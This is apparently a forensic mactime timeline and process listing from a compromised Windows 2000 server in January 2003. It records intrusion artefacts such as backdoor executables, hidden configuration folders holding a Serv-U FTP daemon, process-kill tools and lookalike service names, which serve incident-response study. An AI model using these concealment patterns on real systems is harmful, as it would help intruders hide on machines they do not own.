Sun	Jan	5	2003	05:27:07	49	m.c	-/-rwxrwxrwx	0	0	698-128-1	/mnt/lacie/c/WINNT/system32/msvcrt.dll (deleted-realloc)
					45372	m..	-/-rwxrwxrwx	0	0	15680-128-3	/mnt/lacie/c/WINNT/system32/dllhost.exe
					49	m.c	-/-rwxrwxrwx	0	0	698-128-1	/mnt/lacie/c/WINNT/system32/abc
					45372	m..	-/-rwxrwxrwx	0	0	15677-128-3	/mnt/lacie/c/bd2.exe
...											
							-/-				
Wed	Jan	8	2003	10:12:42	188928	..c	rwxrwxrwx	0	0	15148-128-3	/mnt/lacie/c/WINNT/system32/shellext.dll
							-/-				
Wed	Jan	8	2003	10:12:52	45372	..c	rwxrwxrwx	0	0	15680-128-3	/mnt/lacie/c/WINNT/system32/dllhost.exe
							-/-				
Wed	Jan	8	2003	10:15:01	40720	..c	rwxrwxrwx	0	0	5949-128-4	/mnt/lacie/c/WINNT/system32/rdpclip.exe
Wed	Jan	8	2003	10:17:40	73728	..c	-/-	0	0	2652-128-3	/mnt/lacie/c/WINNT/system32/DNTUS26.EXE

						rwXrwxrwx				
...										
Wed	Jan	22	2003	09:43:17	69632	..c	-/-rwxrwxrwx	0	0	15676-128-3 /mnt/lacie/c/handle.exe
					44584	..c	-/-rwxrwxrwx	0	0	700-128-3 /mnt/lacie/c/bd.exe
					45372	..c	-/-rwxrwxrwx	0	0	15677-128-3 /mnt/lacie/c/bd2.exe
Wed	Jan	22	2003	10:35:50	48	m.c	d/drwxrwxrwx	0	0	15736-144-1 /mnt/lacie/c/Norman/NVC/Qarantin
...										
Wed	Jan	22	2003	11:15:47	27	m..	-/-rwxrwxrwx	0	0	15695-128-1 /mnt/lacie/c/timesynch.cmd
Wed	Jan	22	2003	11:17:54	91408	..c	-/-rwxrwxrwx	0	0	6114-128-4 /mnt/lacie/c/WINNT/system32/calc.exe
					96528	..c	-/-rwxrwxrwx	0	0	6108-128-4 /mnt/lacie/c/WINNT/system32/winmine.exe
					150800	..c	-/-rwxrwxrwx	0	0	6290-128-4 /mnt/lacie/c/WINNT/system32/accwiz.exe
					34064	..c	-/-rwxrwxrwx	0	0	6111-128-4 /mnt/lacie/c/WINNT/system32/sol.exe
					207120	..c	-/-rwxrwxrwx	48	0	3622-128-3 /mnt/lacie/c/WINNT/system32/tlntadm.exe
					29968	..c	-/-rwxrwxrwx	0	0	3787-128-3 /mnt/lacie/c/WINNT/system32/mshta.exe
					1162512	..c	-/-rwxrwxrwx	0	0	808-128-3 /mnt/lacie/c/WINNT/system32/NTBACKUP.EXE
					16144	..c	-/-rwxrwxrwx	0	0	8602-128-4 /mnt/lacie/c/Program Files/Common Files/Microsoft Shared/MSInfo/msinfo32.exe
					337680	..c	-/-rwxrwxrwx	0	0	6277-128-4 /mnt/lacie/c/WINNT/system32/cdplayer.exe
					37136	..c	-/-rwxrwxrwx	0	0	13830-128-3 /mnt/lacie/c/WINNT/system32/odbcad32.exe
					512784	..c	-/-rwxrwxrwx	0	0	6233-128-4 /mnt/lacie/c/Program Files/Windows NT/dialer.exe
					107792	..c	-/-rwxrwxrwx	0	0	6285-128-4 /mnt/lacie/c/WINNT/system32/sndrec32.exe
					6416	..c	-/-rwxrwxrwx	0	0	959-128-3 /mnt/lacie/c/Program Files/Windows NT/hypertrm.exe
					302352	..c	-/-rwxrwxrwx	0	0	6407-128-4 /mnt/lacie/c/Program Files/Windows NT/Pinball/PINBALL.EXE
					168720	..c	-/-rwxrwxrwx	48	0	2965-128-3 /mnt/lacie/c/WINNT/system32/llsmgr.exe
					143632	..c	-/-rwxrwxrwx	0	0	6080-128-4 /mnt/lacie/c/WINNT/system32/clients/clcreate.exe
					659216	..c	-/-rwxrwxrwx	0	0	937-128-3 /mnt/lacie/c/Program Files/NetMeeting/conf.exe
					90384	..c	-/-rwxrwxrwx	0	0	6117-128-4 /mnt/lacie/c/WINNT/system32/charmap.exe
					34064	..c	-/-rwxrwxrwx	0	0	6105-128-4 /mnt/lacie/c/WINNT/system32/freecell.exe
					68368	..c	-/-rwxrwxrwx	0	0	6286-128-4 /mnt/lacie/c/WINNT/system32/sndvol32.exe
					4880	..c	-/-rwxrwxrwx	0	0	8642-128-3 /mnt/lacie/c/Program Files/Windows Media Player/mplayer2.exe
					186640	..c	-/-rwxrwxrwx	0	0	15621-128-3 /mnt/lacie/c/Program Files/Internet Explorer/Connection Wizard/icwconn1.exe
Wed	Jan	22	2003	11:17:55	111376	..c	-/-rwxrwxrwx	48	0	3045-128-3 /mnt/lacie/c/WINNT/system32/mobsync.exe
					365120	..c	-/-rwxrwxrwx	0	0	1356-128-3 /mnt/lacie/c/Program Files/Microsoft SQL Server/80/Tools/Binn/profiler.exe

					42256	..c	-/-rwxrwxrwx	48	0	2526-128-3	/mnt/lacie/c/WINNT/system32/cleanmgr.exe
					43792	..c	-/-rwxrwxrwx	48	0	2995-128-3	/mnt/lacie/c/WINNT/system32/magnify.exe
					45632	..c	-/-rwxrwxrwx	0	0	1060-128-3	/mnt/lacie/c/WINNT/system32/cliconfig.exe
					47376	..c	-/-rwxrwxrwx	48	0	3759-128-3	/mnt/lacie/c/WINNT/system32/wupdmgr.exe
					221456	..c	-/-rwxrwxrwx	0	0	8982-128-3	/mnt/lacie/c/WINNT/system32/osk.exe
					22800	..c	-/-rwxrwxrwx	0	0	3660-128-3	/mnt/lacie/c/WINNT/system32/utilman.exe
										1338-128-3	/mnt/lacie/c/Program Files/Microsoft SQL
					163898	..c	-/-rwxrwxrwx	0	0	Server/MSSQL/Upgrade/upgrade.exe	
					42768	..c	-/-rwxrwxrwx	0	0	8450-128-3	/mnt/lacie/c/Program Files/Outlook Express/msimn.exe
					486400	..c	-/-rwxrwxrwx	0	0	15152-128-3	/mnt/lacie/c/WINNT/tb2/dinstall.exe
										8186-128-3	/mnt/lacie/c/Program Files/Microsoft SQL
					20546	..c	-/-rwxrwxrwx	0	0	Server/80/Tools/Binn/dtswiz.exe	
										1466-128-3	/mnt/lacie/c/Program Files/Microsoft SQL
					69452	..c	-/-rwxrwxrwx	0	0	Server/80/Tools/Binn/svrnetcn.exe	
					20752	..c	-/-rwxrwxrwx	0	0	8532-128-3	/mnt/lacie/c/Program Files/Outlook Express/wab.exe
										1338-128-3	/mnt/lacie/c/Program Files/Microsoft SQL
					163898	..c	-/-rwxrwxrwx	0	0	Server/MSSQL/Upgrade/upgrade.exe (deleted-realloc)	
										1060-128-3	/mnt/lacie/c/temp/ext16672/i386/winpy.im_ (deleted-
					45632	..c	-/-rwxrwxrwx	0	0	realloc)	
					24848	..c	-/-rwxrwxrwx	48	0	3148-128-3	/mnt/lacie/c/WINNT/system32/narrator.exe
Wed	Jan	22	2003	11:18:01	208	m.c	-/-rwxrwxrwx	0	0	15750-128-1	/mnt/lacie/c/Documents and
										Settings/Administrator/Recent/WINDOWS2000 (C).lnk	
										15698-128-3	/mnt/lacie/c/Documents and
										Settings/Administrator/Local	
					32768	m.c	-/-rwxrwxrwx	0	0	Settings/History/History.IE5/MSHist012003011320030120/index.dat	
										15697-144-1	/mnt/lacie/c/Documents and
										Settings/Administrator/Local	
					152	m.c	d/drwxrwxrwx	0	0	Settings/History/History.IE5/MSHist012003011320030120	
										15220-128-1	/mnt/lacie/c/Documents and
					394	m.c	-/-rwxrwxrwx	0	0	Settings/Administrator/Recent/timesynch.cmd.lnk	
										15220-128-1	/mnt/lacie/c/Norman/NVC/BIN/Zlhapi.dll (deleted-
					394	m.c	-/-rwxrwxrwx	0	0	realloc)	
					27	..c	-/-rwxrwxrwx	0	0	15695-128-1	/mnt/lacie/c/timesynch.cmd
Wed	Jan	22	2003	11:18:33	472	m.c	d/drwxrwxrwx	0	0	8526-144-1	/mnt/lacie/c/WINNT/Tasks
Wed	Jan	22	2003	11:18:45	3153920	m.c	-/-rwxrwxrwx	0	0	5267-128-4	/mnt/lacie/c/WINNT/security/Database/secedit.sdb
Wed	Jan	22	2003	11:24:46	1048576	m.c	-/-rwxrwxrwx	0	0	5268-128-4	/mnt/lacie/c/WINNT/security/edb.log
					8192	m.c	-/-rwxrwxrwx	0	0	5264-128-4	/mnt/lacie/c/WINNT/security/edb.chk
					56	m.c	d/drwxrwxrwx	48	0	4960-144-6	/mnt/lacie/c/WINNT/security
Wed	Jan	22	2003	12:56:41	48	m.c	d/drwxrwxrwx	0	0	15752-144-1	/mnt/lacie/c/WINNT/Config/.tmp/.sys
Wed	Jan	22	2003	12:56:50	336	m.c	d/dr-xr-xr-x	0	0	2901-144-1	/mnt/lacie/c/WINNT/Config/.tmp
Wed	Jan	22	2003	12:57:13	50	m.c	-/-rwxrwxrwx	0	0	15753-128-1	/mnt/lacie/c/WINNT/Config/.tmp/ftp.txt

```

Wed   Jan 22 2003  12:57:19      0 mac    -/-rwxrwxrwx    0  0 15754-128-1 /mnt/lacie/c/Documents and
Settings/Administrator/Local Settings/Temp/ftp2
...
Sat   Jan 25 2003  12:01:15     1818 .a.     rwxrwxrwx    48  0 3377-128-3 /mnt/lacie/c/WINNT/system32/rasctrnm.h
-/-
77584 .a.     rwxrwxrwx    0  0 822-128-3 /mnt/lacie/c/WINNT/system32/RASAUTO.DLL
-/-
23312 .a.     rwxrwxrwx    48  0 3388-128-3 /mnt/lacie/c/WINNT/system32/rasmxs.dll
-/-
23824 .a.     rwxrwxrwx    48  0 3391-128-3 /mnt/lacie/c/WINNT/system32/rasrad.dll
-/-
12560 .a.     rwxrwxrwx    48  0 3380-128-3 /mnt/lacie/c/WINNT/system32/rasdiag.exe
-/-
23312 .a.     rwxrwxrwx    0  0 9001-128-3 /mnt/lacie/c/WINNT/system32/qwinsta.exe
-/-
3458  .a.     rwxrwxrwx    48  0 3379-128-3 /mnt/lacie/c/WINNT/system32/rasctrs.ini
-/-
69   .a.     rwxrwxrwx    0  0 636-128-1 /mnt/lacie/c/WINNT/system32/r.bat
-/-
Sat   Jan 25 2003  12:01:18      24 .a.     rwxrwxrwx    0  0 635-128-3 /mnt/lacie/c/WINNT/system32/s.t
...
Wed   Jan 29 2003  10:00:28     497 .a.     -/-rwxrwxrwx    0  0 8307-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Component Services.lnk
13958-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Terminal Services
1450  .a.     -/-rwxrwxrwx    0  0 Configuration.lnk
8789-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Computer Management.lnk
1570  .a.     -/-rwxrwxrwx    0  0 8791-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Performance.lnk (deleted-
realloc)
1538  .a.     -/-rwxrwxrwx    0  0 8386-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Internet Services
2261  .a.     -/-rwxrwxrwx    0  0 Manager.lnk
8802-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Telnet Server
1498  .a.     -/-rwxrwxrwx    0  0 Administration.lnk
8802-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Telnet Server
1498  .a.     -/-rwxrwxrwx    0  0 Administration.lnk (deleted-realloc)
8385-128-5 /mnt/lacie/c/WINNT/Registration/R00000000004b.clb
1505  .a.     -/-rwxrwxrwx    0  0 (deleted-realloc)

```

1550	.a.	-/-rwxrwxrwx	0	0	8790-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Event Viewer.lnk
37888	.a.	-/-rwxrwxrwx	0	0	2897-128-3 /mnt/lacie/c/WINNT/system32/hhsetup.dll
768	.a.	-/-rwxrwxrwx	0	0	8311-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Server Extensions Administrator.lnk
1486	.a.	-/-rwxrwxrwx	0	0	5803-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Routing and Remote Access.lnk (deleted-realloc)
1448	.a.	-/-rwxrwxrwx	0	0	8801-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Services.lnk (deleted-realloc)
1505	.a.	-/-rwxrwxrwx	0	0	8385-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Network Monitor.lnk
1450	.a.	-/-rwxrwxrwx	0	0	8793-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Local Security Policy.lnk
768	.a.	-/-rwxrwxrwx	0	0	8311-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Server Extensions Administrator.lnk (deleted-realloc)
24848	.a.	-/-rwxrwxrwx	48	0	3034-128-3 /mnt/lacie/c/WINNT/system32/mmcshext.dll
1570	.a.	-/-rwxrwxrwx	0	0	8792-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Data Sources (ODBC).lnk
1530	.a.	-/-rwxrwxrwx	0	0	13957-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Terminal Services Manager.lnk
1530	.a.	-/-rwxrwxrwx	0	0	13957-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Terminal Services Manager.lnk (deleted-realloc)
1390	.a.	-/-rwxrwxrwx	0	0	8794-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Licensing.lnk
1486	.a.	-/-rwxrwxrwx	0	0	5803-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Routing and Remote Access.lnk
1448	.a.	-/-rwxrwxrwx	0	0	8801-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Services.lnk
1486	.a.	-/-rwxrwxrwx	0	0	8800-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Distributed File System.lnk
1450	.a.	-/-rwxrwxrwx	0	0	8793-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Startup/Local Security Policy.lnk (deleted-realloc)
2261	.a.	-/-rwxrwxrwx	0	0	8386-128-5 /mnt/lacie/c/WINNT/Registration/R00000000004c.clb (deleted-realloc)
1450	.a.	-/-rwxrwxrwx	0	0	8795-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Configure Your Server.lnk
1587	.a.	-/-rwxrwxrwx	0	0	13959-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Terminal Services Client Creator.lnk
1505	.a.	-/-rwxrwxrwx	0	0	8385-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Network Monitor.lnk

					(deleted-realloc)					
				250640	..c	-/-rwxrwxrwx	0	0	5960-128-4 /mnt/lacie/c/WINNT/system32/tscc.dll	
				200	.a.	d/drwxrwxrwx	0	0	5802-144-7 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools	
				1538	.a.	-/-rwxrwxrwx	0	0	8791-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Performance.lnk	
Wed	Jan	29	2003	10:00:33	294160	..c	-/-rwxrwxrwx	0	0	2688-128-3 /mnt/lacie/c/WINNT/system32/filemgmt.dll
Wed	Jan	29	2003	10:00:56	1150	m..	-/-rwxrwxrwx	0	0	800-128-4 /mnt/lacie/c/WINNT/Connection Wizard/ServUDAemon.ini (deleted-realloc)
				1150	m..	-/-rwxrwxrwx	0	0	800-128-4 /mnt/lacie/c/WINNT/Config/ServUDAemon.ini	
Wed	Jan	29	2003	10:00:57	724	mac	-/-rwxrwxrwx	0	0	433-128-5 /mnt/lacie/c/WINNT/Config/ServUStartupLog.txt
				724	mac	-/-rwxrwxrwx	0	0	433-128-5 /mnt/lacie/c/WINNT/Connection Wizard/ServUStartupLog.txt (deleted-realloc)	
Wed	Jan	29	2003	10:01:00	65601	.a.	-/-rwxrwxrwx	0	0	9037-128-3 /mnt/lacie/c/WINNT/system32/servdeps.dll
				214288	.a.	-/-rwxrwxrwx	0	0	9058-128-3 /mnt/lacie/c/WINNT/system32/snmpsnap.dll	
Wed	Jan	29	2003	10:01:35	1049088	.a.	-/-rwxrwxrwx	0	0	3788-128-3 /mnt/lacie/c/WINNT/system32/mshtml.tlb
				87552	.a.	-/-rwxrwxrwx	0	0	8421-128-4 /mnt/lacie/c/Program Files/Microsoft SQL Server/80/Tools/Binn/SQL Server Enterprise Manager.MSC	
				87552	.a.	-/-rwxrwxrwx	0	0	8421-128-4 /mnt/lacie/c/WINNT/Registration/R00000000006d.clb (deleted-realloc)	
				4203072	.a.	-/-rwxrwxrwx	0	0	1416-128-3 /mnt/lacie/c/Program Files/Microsoft SQL Server/80/Tools/Binn/sqlldmo.dll	
				593920	.a.	-/-rwxrwxrwx	0	0	1310-128-3 /mnt/lacie/c/Program Files/Microsoft SQL Server/80/Tools/Binn/Resources/1033/sqlmmc.rll	
Wed	Jan	29	2003	10:01:42	56	.a.	d/drwxrwxrwx	0	0	14453-144-8 /mnt/lacie/c/Technical
				56	.a.	d/drwxrwxrwx	0	0	6567-144-6 /mnt/lacie/c/Inetpub	
				56	.a.	d/drwxrwxrwx	0	0	14397-144-7 /mnt/lacie/c/Dataplex	
				56	.a.	d/drwxrwxrwx	0	0	81-144-5 /mnt/lacie/c/temp	
Wed	Jan	29	2003	10:01:44	65	.a.	-/---x--x--x	0	0	8527-128-1 /mnt/lacie/c/WINNT/Tasks/desktop.ini
				65	.a.	-/-r-xr-xr-x	0	0	8665-128-1 /mnt/lacie/c/WINNT/Downloaded Program Files/desktop.ini	
				67	.a.	-/-r-xr-xr-x	48	0	4821-128-4 /mnt/lacie/c/WINNT/Fonts/desktop.ini	
				65	.a.	-/-r-xr-xr-x	0	0	8667-128-1 /mnt/lacie/c/WINNT/Offline Web Pages/desktop.ini	
				271	.a.	-/-r-xr-xr-x	0	0	8669-128-1 /mnt/lacie/c/WINNT/desktop.ini	
Wed	Jan	29	2003	10:01:45	176	.a.	d/dr-xr-xr-x	0	0	10827-144-6 /mnt/lacie/c/WINNT/\$NtUninstallQ313450\$
				56	.a.	d/dr-xr-xr-x	0	0	13978-144-6 /mnt/lacie/c/WINNT/\$NtUninstallQ313829\$	
				56	.a.	d/dr-xr-xr-x	0	0	10421-144-6 /mnt/lacie/c/WINNT/\$NtUninstallQ329170\$	
				56	.a.	d/dr-xr-xr-x	0	0	429-144-7 /mnt/lacie/c/WINNT/\$NtUninstallSP2SRP1\$	
				288	.a.	d/dr-xr-xr-x	0	0	788-144-6 /mnt/lacie/c/WINNT/\$NtUninstallQ319733\$	
				56	.a.	d/dr-xr-xr-x	0	0	15546-144-6 /mnt/lacie/c/WINNT/\$NtUninstallQ326830\$	

					296	.a.	d/drwxrwxrwx	48	0	4902-144-3	/mnt/lacie/c/WINNT/Media
					56	.a.	d/dr-xr-xr-x	0	0	15624-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ327269\$
					56	.a.	d/dr-xr-xr-x	0	0	888-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ314147\$
					56	.a.	d/dr-xr-xr-x	0	0	15576-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ324380\$
					56	.a.	d/dr-xr-xr-x	0	0	15522-144-6	/mnt/lacie/c/WINNT/\$NtUninstallq323172\$
					56	.a.	d/drwxrwxrwx	48	0	4874-144-3	/mnt/lacie/c/WINNT/msagent
					56	.a.	d/dr-xr-xr-x	0	0	15411-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ324096\$
					56	.a.	d/dr-xr-xr-x	0	0	15425-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ329115\$
					280	.a.	d/d-wx-wx-wx	48	0	4802-144-3	/mnt/lacie/c/WINNT/Fonts
					56	.a.	d/dr-xr-xr-x	0	0	10832-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ311967\$
					56	.a.	d/drwxrwxrwx	0	0	5979-144-7	/mnt/lacie/c/WINNT/Application Compatibility Scripts
					56	.a.	d/dr-xr-xr-x	0	0	13781-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ329834\$
					56	.a.	d/dr-xr-xr-x	0	0	15639-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ322842\$
					56	.a.	d/dr-xr-xr-x	0	0	15561-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ326886\$
					168	.a.	d/dr-xr-xr-x	0	0	24-144-7	/mnt/lacie/c/WINNT/\$NtServicePackUninstall\$
					56	.a.	-/dr-xr-xr-x	0	0	10421-144-6	/mnt/lacie/c/WINNT/system32/dllcache/pngfilt.dll (deleted-realloc)
					56	.a.	d/dr-xr-xr-x	0	0	15545-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ322913\$
					87824	.a.	-/-rwxrwxrwx	0	0	8969-128-3	/mnt/lacie/c/WINNT/system32/occache.dll
					56	.a.	d/dr-xr-xr-x	0	0	15609-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ328523\$
					56	.a.	d/drwxrwxrwx	0	0	4977-144-6	/mnt/lacie/c/WINNT/AppPatch
					56	.a.	d/drwxrwxrwx	48	0	4431-144-3	/mnt/lacie/c/WINNT/Help
					56	.a.	d/drwxrwxrwx	48	0	4901-144-7	/mnt/lacie/c/WINNT/Cursors
					56	.a.	d/dr-xr-xr-x	0	0	15308-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ328310\$
					56	.a.	d/dr-xr-xr-x	0	0	15372-144-6	/mnt/lacie/c/WINNT/\$NtUninstallQ327696\$
Wed	Jan	29	2003	10:01:46	56	.a.	d/drwxrwxrwx	0	0	5189-144-6	/mnt/lacie/c/WINNT/Speech
					56	.a.	d/drwxrwxrwx	0	0	3763-144-8	/mnt/lacie/c/WINNT/Registration
					56	.a.	d/drwxrwxrwx	48	0	4960-144-6	/mnt/lacie/c/WINNT/security
					219408	.a.	-/-rwxrwxrwx	0	0	3127-128-3	/mnt/lacie/c/WINNT/system32/msswchx.exe (deleted-realloc)
					219408	.a.	-/-rwxrwxrwx	0	0	3127-128-3	/mnt/lacie/c/WINNT/system32/mstask.dll
					168	.a.	d/drwxrwxrwx	48	0	4915-144-3	/mnt/lacie/c/WINNT/Web
					56	.a.	d/drwxrwxrwx	0	0	425-144-6	/mnt/lacie/c/WINNT/RegisteredPackages
					56	.a.	d/drwxrwxrwx	48	0	3825-144-6	/mnt/lacie/c/WINNT/repair
					56	.a.	d/drwxrwxrwx	48	0	3822-144-6	/mnt/lacie/c/WINNT/system
Wed	Jan	29	2003	10:01:59	56	.a.	d/dr-xr-xr-x	0	0	639-144-5	/mnt/lacie/c/WINNT/Config/stro

Wed	Jan	29	2003	10:02:11	336	.a.	d/drwxrwxrwx	0	0	724-144-1 /mnt/lacie/c/WINNT/Config/_/_tmp
					48	.a.	d/drwxrwxrwx	0	0	759-144-1 /mnt/lacie/c/WINNT/Config/_/_tmp/_dmp
Wed	Jan	29	2003	10:03:42	1150	.a.	-/-rwxrwxrwx	0	0	800-128-4 /mnt/lacie/c/WINNT/Config/ServUDAemon.ini
					1150	.a.	-/-rwxrwxrwx	0	0	800-128-4 /mnt/lacie/c/WINNT/Connection Wizard/ServUDAemon.ini (deleted-realloc)
Wed	Jan	29	2003	10:03:43	1150	..c	-/-rwxrwxrwx	0	0	800-128-4 /mnt/lacie/c/WINNT/Connection Wizard/ServUDAemon.ini (deleted-realloc)
					152	mac	d/drwxrwxrwx	0	0	15757-144-1 /mnt/lacie/c/Documents and Settings/Administrator/Local
					32768	mac	-/-rwxrwxrwx	0	0	Settings/History/History.IE5/MSHist012003012020030127 15758-128-3 /mnt/lacie/c/Documents and Settings/Administrator/Local
					152	ma.	d/drwxrwxrwx	0	0	Settings/History/History.IE5/MSHist012003012920030130
					1150	..c	-/-rwxrwxrwx	0	0	800-128-4 /mnt/lacie/c/WINNT/Config/ServUDAemon.ini 674-128-3 /mnt/lacie/c/Documents and Settings/Administrator/Local
					32768	.a.	-/-rwxrwxrwx	0	0	Settings/History/History.IE5/MSHist012003012920030130/index.dat
					401	m.c	-/-rwxrwxrwx	0	0	691-128-1 /mnt/lacie/c/Documents and Settings/Administrator/Recent/Config.lnk
					32768	.a.	-/-rwxrwxrwx	0	0	674-128-3 /mnt/lacie/c/Documents and Settings/Administrator/Local Settings/Temp/3/index? (deleted-realloc)
					56	ma.	d/drwxrwxrwx	0	0	71-144-5 /mnt/lacie/c/Documents and Settings/Administrator/Local Settings/History/History.IE5
					524	m.c	-/-rwxrwxrwx	0	0	15744-128-1 /mnt/lacie/c/Documents and Settings/Administrator/Recent/ServUDAemon.ini.lnk
Wed	Jan	29	2003	10:04:33	123664	.a.	-/-rwxrwxrwx	0	0	15468-128-3 /mnt/lacie/c/WINNT/system32/adslp.dll
Wed	Jan	29	2003	10:04:41	41744	.a.	-/-rwxrwxrwx	0	0	3628-128-3 /mnt/lacie/c/WINNT/system32/tsuserex.dll
Wed	Jan	29	2003	10:04:42	25872	.a.	-/-rwxrwxrwx	48	0	2820-128-3 /mnt/lacie/c/WINNT/system32/iaspolcy.dll
					269584	.a.	-/-rwxrwxrwx	0	0	2823-128-3 /mnt/lacie/c/WINNT/system32/iassdo.dll
					60176	.a.	-/-rwxrwxrwx	0	0	2815-128-3 /mnt/lacie/c/WINNT/system32/iassvcs.dll
Wed	Jan	29	2003	10:08:33	100624	.a.	-/-rwxrwxrwx	0	0	2821-128-3 /mnt/lacie/c/WINNT/system32/iassam.dll
					97040	.a.	-/-rwxrwxrwx	0	0	3022-128-3 /mnt/lacie/c/WINNT/system32/iasrad.dll
					75536	.a.	-/-rwxrwxrwx	0	0	2811-128-3 /mnt/lacie/c/WINNT/system32/iasads.dll
Wed	Jan	29	2003	10:09:17	496836	..c	-/--wx-wx-wx	0	0	644-128-3 /mnt/lacie/c/WINNT/Config/stro/winmgmt.exe
					17920	..c	-/--wx-wx-wx	0	0	643-128-3 /mnt/lacie/c/WINNT/Config/stro/tlist.exe
					6656	..c	-/--wx-wx-wx	0	0	654-128-3 /mnt/lacie/c/WINNT/Config/stro/kill.exe
					6656	..c	-/--wx-wx-wx	0	0	654-128-3 /mnt/lacie/c/temp/ext16672/i386/netman.dl_ (deleted-realloc)
					17920	..c	-/--wx-wx-wx	0	0	643-128-3 /mnt/lacie/c/WINNT/system32/_002496_.tmp (deleted-

											realloc)
Wed	Jan	29	2003	10:09:20	236	.a.	-/--wx-wx-wx	0	0	659-128-1	/mnt/lacie/c/temp/ext16672/i386/nextlink.dl_ (deleted-realloc)
					236	.a.	-/--wx-wx-wx	0	0	659-128-1	/mnt/lacie/c/WINNT/Config/stro/servudaemon.ini
Wed	Jan	29	2003	10:10:06	618	.a.	-/-rwxrwxrwx	0	0	634-128-4	/mnt/lacie/c/WINNT/Config/stro/ServUStartupLog.txt
Wed	Jan	29	2003	10:10:40	48	.a.	d/drwxrwxrwx	0	0	15752-144-1	/mnt/lacie/c/WINNT/Config/.tmp/.sys
					336	.a.	d/dr-xr-xr-x	0	0	2901-144-1	/mnt/lacie/c/WINNT/Config/.tmp
Wed	Jan	29	2003	10:10:42	144	.a.	d/drwxrwxrwx	0	0	721-144-1	/mnt/lacie/c/WINNT/Config/_
Wed	Jan	29	2003	10:10:50	48	.a.	-/drwxrwxrwx	0	0	640-144-1	/mnt/lacie/c/WINNT/system32/_002471_.tmp (deleted-realloc)
					48	.a.	d/drwxrwxrwx	0	0	640-144-1	/mnt/lacie/c/WINNT/Config/stro/stro
Wed	Jan	29	2003	10:13:29	707	.a.	-/-rwxrwxrwx	48	0	4981-128-3	/mnt/lacie/c/WINNT/_default.pif
					80	.a.	-/-rwxrwxrwx	48	0	4983-128-3	/mnt/lacie/c/WINNT/explorer.scf
Wed	Jan	29	2003	10:15:02	104	.a.	-/-rwxrwxrwx	0	0	15659-128-1	/mnt/lacie/c/RECYCLER/svhost.dat
Wed	Jan	29	2003	10:15:11	50960	.a.	-/-rwxrwxrwx	48	0	3192-128-3	/mnt/lacie/c/WINNT/system32/notepad.exe
Wed	Jan	29	2003	10:15:37	6397952	.a.	-/-rwxrwxrwx	0	0	1275-128-4	/mnt/lacie/f/EnterprisDBAdmin2000.mdb (deleted-realloc)


```
*----> System Information <----*
  Computer Name: XXXXXXXXXXXXXXXXXXXXXXXX
  User Name: Administrator
  Number of Processors: 4
  Processor Type: x86 Family 6 Model 7 Stepping 3
  Windows 2000 Version: 5.0
  Current Build: 2195
  Service Pack: 3
  Current Type: Multiprocessor Free
  Registered Organization: XXXXXXXXXXXXXXXXXXXX
  Registered Owner: administrator
*----> Task List <----*
  0 Idle.exe
  8 System.exe
 188 SMSS.exe
 212 CSRSS.exe
 236 WINLOGON.exe
 264 SERVICES.exe
 276 LSASS.exe
 396 termsrv.exe
 516 svchost.exe
 544 spoolsv.exe
 572 msdtc.exe
 728 DNTUS26.exe
 744 DWRCS.exe
 756 svchost.exe
 776 dllhost.exe
 800 LLSSRV.exe
 896 sqlservr.exe
 924 Zanda.exe
 960 regsvc.exe
 976 mstask.exe
 996 l.tmp.exe
1080 SNMP.exe
1096 tb2launch.exe
1124 tb2pro.exe
1132 Tb2RCassist.exe
1160 WinMgmt.exe
1180 winscv.exe
1192 wsvc.exe
1204 svchost.exe
1216 mssearch.exe
1288 dfssvc.exe
1456 TNotify.exe
1648 sqlagent.exe
1740 inetinfo.exe
1752 svchost.exe
2376 CMD.exe
3244 FTP.exe
1732 Njееves.exe
1712 Nvcoas.exe
